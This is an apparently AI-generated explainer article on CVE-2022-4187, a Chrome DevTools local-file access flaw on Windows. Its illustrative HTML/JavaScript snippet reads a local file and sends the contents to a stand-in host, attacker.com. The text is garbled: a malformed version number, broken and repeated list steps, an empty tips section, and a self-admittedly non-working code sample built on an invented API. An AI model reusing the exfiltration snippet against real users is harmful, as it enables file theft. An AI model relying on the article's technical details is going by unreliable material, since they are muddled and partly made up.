
Date Discovered: Late 2022
Affected Software: Google Chrome on Windows (prior to 108..5359.71)
Severity: Medium (Chromium Security Severity)
Exploit Type: Insufficient policy enforcement, local file system bypass
Attack Vector: Crafted HTML page, remote attack
---
What is CVE-2022-4187?
CVE-2022-4187 is a security vulnerability in Google Chrome, specifically affecting its DevTools on Windows systems. Due to improper enforcement of security policies, a remote attacker could use a specially crafted HTML page to trick Chrome into letting them read or interact with files on your local computer—something that normally shouldn’t be allowed.
This flaw was rated “Medium” severity by the Chromium team, but it’s still a real risk, especially for users who regularly browse untrusted sites or use DevTools while visiting such content.
How Does the Vulnerability Work?
To understand CVE-2022-4187, it's helpful to know a little about how browsers safely separate your local files from web content. Normally, the browser's security policies prevent websites from accessing your filesystem, except in very strict and controlled situations (like file input elements).
The Chrome DevTools, however, have special permissions for debugging purposes. In this version of Chrome, a gap existed: a malicious website could trick DevTools into loading local files, bypassing intended restrictions.
In simple terms:
The attacker creates a malicious HTML page with carefully crafted code.
2. If a victim opens DevTools while on this page (which some users do while debugging or out of curiosity), and certain conditions are met, the attacker’s page can coax DevTools into reading files from the local disk.
3. The attacker could then extract that data—for example, configuration files, saved documents, or other sensitive information.
Victim opens DevTools (maybe to check something or due to habit).
3. The attacker’s code runs automatically, using DevTools APIs in a way that escapes policy restrictions.
Here’s a *simplified* code snippet you might find on the attacker’s site
<!DOCTYPE html>
<html>
<body>
  <h3>Harmless-looking page...</h3>
  <script>
    // Exploit starts when DevTools is detected
    if (window.devtools) { // not actual code, just for illustration!
      fetch('file:///C:/Users/Public/secret.txt')
        .then(response => response.text())
        .then(data => {
          // exfiltrate data back to attacker
          fetch('https://attacker.com/collect?data='; + encodeURIComponent(data));
        });
    }
  </script>
</body>
</html>
Note: Browsers (even vulnerable Chrome) won’t run this exact code—actual exploits use more sophisticated DevTools panel/extension APIs or manipulations, but this gets across the *concept*.
Original References
- Chromium Security Advisory - CVE-2022-4187
- NIST National Vulnerability Database (NVD) Entry
- CVE Details Page
Exploit in Detail
While not all technical details and proof-of-concept exploits are public for responsible disclosure reasons, the core approach involved tricking DevTools into loading or referencing a local file as a resource (for example, as a source map, workspace, or network resource). By manipulating how DevTools mapped URLs and handled permissions, the attacker could bypass standard browser “same-origin” and filesystem policies.
Insufficient policy checks when DevTools loaded files via certain APIs.
- Attackers could provide a crafted URL (like file:///C:/secrets.txt) by abusing DevTools features, causing unintended file reads.
Chrome quickly issued a fix to harden policy enforcement for DevTools operations.
Mitigation & Patch
If you’re a Chrome user:
Update your browser to at least version 108..5359.71 or newer, where this specific flaw is fixed.
General Tips:
Conclusion
CVE-2022-4187 is a reminder that developer tools, while powerful, can sometimes become a liability—especially when security policies aren’t strictly enforced. Even features intended only for local debugging can leak data when attackers find creative ways to bend the rules.
For more details or latest updates, always check the Chrome Security Blog and the NVD entry.
If you’re a developer or administrator, spread awareness and ensure Chrome is kept current across your organization!
*Exclusive content by ChatGPT, explaining CVE-2022-4187 in simple language for security-conscious Chrome users and developers.*
Timeline
Published on: 11/30/2022 00:15:00 UTC
Last modified on: 05/03/2023 12:16:00 UTC